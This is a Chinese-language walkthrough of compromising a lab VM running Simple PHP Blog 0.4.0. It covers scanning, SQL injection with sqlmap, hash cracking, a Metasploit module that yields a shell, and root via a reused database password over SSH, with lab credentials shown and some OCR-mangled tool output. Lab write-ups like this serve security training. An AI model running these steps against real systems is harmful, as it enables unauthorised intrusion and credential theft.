## 一、信息收集

#### 1. 主机发现

```
sudo arp-scan -l
```

```
└$ sudo arp-scan -l
[sudo] kali 的密码:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:2e:8e:e8, IPv4: 10.10.10.128
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-sca
n)
                16:7d:da:b1:3c:67
                                        (Unknown: locally administered)
10.10.10.1
                00:50:56:fb:06:b4
                                        (Unknown)
10.10.10.2
10.10.10.100
                00:0c:29:fa:fa:be
                                        (Unknown)
10.10.10.254
                00:50:56:e1:87:1a
                                        (Unknown)
4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.869 seconds (136.97 hosts/sec

    4 responded
```

### 2. 端口扫描


```
nmap -p- -sV -sC 10.10.100
```

```
-$ nmap -p- -sV -sC 10.10.10.100
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-15 23:23 EDT
Nmap scan report for 10.10.10.100 (10.10.10.100)
Host is up (0.0022s latency).
Not shown: 65533 closed tcp ports (conn-refused)
      STATE SERVICE VERSION
                    OpenSSH 5.8p1 Debian 1ubuntu3 (Ubuntu Linux; protocol 2
22/tcp open ssh
.0)
 ssh-hostkey:
   1024 85:d3:2b:01:09:42:7b:20:4e:30:03:6d:d1:8f:95:ff (DSA)
   2048 30:7a:31:9a:1b:b8:17:e7:15:df:89:92:0e:cd:58:28 (RSA)
   256 10:12:64:4b:7d:ff:6a:87:37:26:38:b1:44:9f:cf:5e (ECDSA)
80/tcp-open http Apache httpd 2.2.17 ((Ubuntu))
 http-cookie-flags:
   /:
      PHPSESSID:
       httponly flag not set
|_http-server-header: Apache/2.2.17 (Ubuntu)
| http-title: Welcome to this Site!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.20 seconds
```


3. 发现开放了80端口、识别一下web指纹

```
http://10.10.10.10.100
http://10.10.10.100 [200 OK] Apache[2.2.17], Cookies[PHPSESSID], Country[RES ERVED][ZZ], Email[admin@isints.com], HTTPServer[Ubuntu Linux][Apache/2.2.17 (Ubuntu)], IP[10.10.10.100], PHP[5.3.5-1ubuntu7], Title[Welcome to this Site!], X-Powered-By[PHP/5.3.5-1ubuntu7]
```


4. 访问一下web, 在home界面下发现管理员邮箱admin@isints.com



5. 还有一个注册界面, 注册一个账号



6. 点击激活连接激活账号



Thank you for registering at . To activate your account, please click on this link: http://10.10.10.100/activate.php?x=test%40test.com& y=a72afb1ff91694a14614c67d14cb38ba

Thank you for registering! A confirmation email has been sent to your address. Please click on the link in that email in order to activate your account.

7. 登陆后发现什么也没有,测试一下登录框,发现邮箱地址输入框存在SQL注入

```
🔘 各 ⊶ 10.10.10.100/login.php
                                                                                                                                                                  3
← → C 🕾
                                                                                                                                      ∄☆
🌂 Kali Linux 🥻 Kali Tools 💆 Kali Docs 🐹 Kali Forums 🦰 Kali NetHunter 🤏 Exploit-DB 🤏 Google Hacking DB 🌗 OffSec
IsIntS
An error occurred in script 'Avar/www/login.php' on line 47: Query: SELECT * FROM users WHERE email="test@test.com" AND pass="7c4a8d09ca3762af61e59520943dc26494f8941b' AND active IS NULL
MySQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '7c4a8d09ca3762af61e59520943dc26494f8941b' AND
                                                                                                                                                                     Register
Date/Time: 10-16-2023 09:37:23
Array
      [GLOBALS] => Array
  *RECURSION*
      [_POST] => Array
                [email] => test@test.com'
                [pass] => 123456
[submit] => Login
[submitted] => TRUE
      [_GET] => Array
      [_COOKIE] => Array
                [PHPSESSID] => kl8qthr3s1ad0cii9c8cnb3r74
      [_FILES] => Array
```

8. 使用sqlmap跑注入点,成功获取到管理员账号密码


9. 解密密码的md5值,成功获取密码killerbeesareflying



10. 但是这个管理员账号似乎没什么用,使用gobuster扫描一下目录

```
spokuster dir -w /usr/share/dirb/wordlists/big.txt -u http://10.10.10.100
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                             http://10.10.10.100
[+] Method:
                             GET
[+] Threads:
                             10
                             /usr/share/dirb/wordlists/big.txt
[+] Wordlist:
[+] Negative Status codes: 404
[+] User Agent:
                             gobuster/3.6
[+] Timeout:
                             10s
Starting gobuster in directory enumeration mode
                      (Status: 403) [Size: 289]
/.htaccess
                      (Status: 403) [Size: 289]
/.htpasswd
/activate
                      (Status: 302) [Size: 0] [\rightarrow http://10.10.10.100/index
/blog
                      (Status: 301) [Size: 311] [→ http://10.10.10.100/blo
                      (Status: 403) [Size: 288]
(Status: 301) [Size: 315] [→ http://10.10.10.100/inc
/cgi-bin/
/includes
                      (Status: 200) [Size: 854]
/index
                      (Status: 200) [Size: 49873]
/info
                      (Status: 200) [Size: 1174]
/login
                     √(Status: 200) [Size: 1562]
/register
/server-status
                     (Status: 403) [Size: 293]
Progress: 20469 / 20470 (100.00%)
Finished
```


11. 发现存在/blog、/info、/cgi-bin目录,先看一下/info目录,发现是一个phpinfo



# PHP Version 5.3.5-1ubuntu7

System	Linux web 2.6.38-8-server #42-Ubuntu SMP Mon Apr 11 03:49:04 UTC 2011 x86_64
Build Date	Apr 17 2011 13:47:30
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/mysql.ini, /etc/php5/apache2/conf.d /mysqli.ini, /etc/php5/apache2/conf.d/pdo.ini, /etc/php5/apache2 /conf.d/pdo_mysql.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled

12. /blog目录是一个博客界面,f12看到使用的源码为Simple PHP Blog 0.4.0



## 二、getshell

1. 使用sqlmap获取os-shell和上传脚本反弹shell都失败了,思路换到blog上,searchsploit搜索一下Simple PHP Blog

```
-$ searchsploit Simple PHP Blog
 Exploit Title
                                                                                                                                                                                                                                           l Path
                                                0.4/0.5 - 'index.php' SQL Inje
0.4/0.5 - Cross-Site Scripting
                                                                                                                                                                                                                                                       /webapps/30317.txt
/webapps/30318.txt
/webapps/5774.txt
/webapps/40518.txt
Insanely
                                                                                                   SQLXInjection
                                   Blog 0.3

2.0 - Multiple Vulneraurt.

2.0 - SQL Injection
(SPHPBlog) 0.5.1 - Code Execution
(SPHPBlog) 0.5.1 - Multiple Vulnerabilities


0.4 - 'colors.php' Multiple Cross-Site Scripting Vulnerabilities

0.4 - 'preview_cgi.php' Multiple Cross-Site Scripting Vulnerabilities

0.4 - 'preview_cgi.php' Multiple Cross-Site Scripting Vulnerabilities
                                     Blog 0.5 - SQL Injection 2.0 2.0 - Multiple Vulnerabilities
Insanely
                                                                                                                                                                                                                                                        /webapps/40519.txt
/webapps/6311.php
                                                                                                                                                                                                                                                php/webapps/4557.txt
cgi/webapps/26463.txt
                                                                                                                                                                                                                                                cgi/webapps/26461.txt
                                                                                                                                                                                                                                                cgi/webapps/26462.txt
php/webapps/1191.pl
                                                                                                                                                                                                                                                        /webapps/16883.rb
/webapps/1581.pl
                         Blog 0.5.x - 'search.php' Cross-Site Scripting
Blog 0.5.x - 'search.php' Cross-Site Scripting
Blog 0.8.4 - Cross-Site Request Forgery (Add Admin)
2.0 - 'comments.asp' SQL Injection (2)
3.0 - Database Disclosure
                                                                                                                                                                                                                                                        /webapps/10604.pl
/webapps/33507.txt
                                                                                                                                                                                                                                                        /webapps/40475.txt
                                                                                                                                                                                                                                                        /webapps/2232.pl
/webapps/7232.txt
                                         Script 2.5.4 - 'entry' SQL Injection
Script 2.5.4 - Local File Inclusion
                                                                                                                                                                                                                                                       /webapps/9180.txt
/webapps/9179.txt
Super
Super
Shellcodes: No Results
```

2. 发现存在多个代码执行,使用1191.pl进行测试,但是当前版本的perl已经放弃了switch模块,多次尝试后安装失败,应该是网络原因,没办法只好上msf了

```
msfconsole
search Simple PHP Blog 0.4.0
use 0
set rhosts 10.10.10.100
set uri /blog
exploit
```



3. 成功获取www-data权限shell

### 三、权限提升

1. shell受限,执行不了什么命令,好在知道了网站的绝对路径,使用cat命令发现了两个mysqli 配置文件

2. 最后使用第二个配置文件中的密码: root@ISIntS成功连接ssh, 获取到root权限

```
└─$ ssh root@10.10.10.100
root@10.10.10.100's password:
Permission denied, please try again.
root@10.10.10.100's password:
Welcome to Ubuntu 11.04 (GNU/Linux 2.6.38-8-server x86_64)
* Documentation: http://www.ubuntu.com/server/doc
 System information as of Mon Oct 16 14:56:58 EDT 2023
  System load: 0.0
                                 Processes:
                                                      114
                                                   0
 Usage of /: 4.0% of 38.64GB Users logged in:
 Memory usage: 5%
                                 IP address for eth0: 10.10.10.100
 Swap usage:
  ⇒ There is 1 zombie process.
 Graph this data and manage this system at https://landscape.canonical.com/
Last login: Mon May 9 19:29:03 2011
root@web:~# id
uid=0(root) gid=0(root) groups=0(root)
root@web:~#
```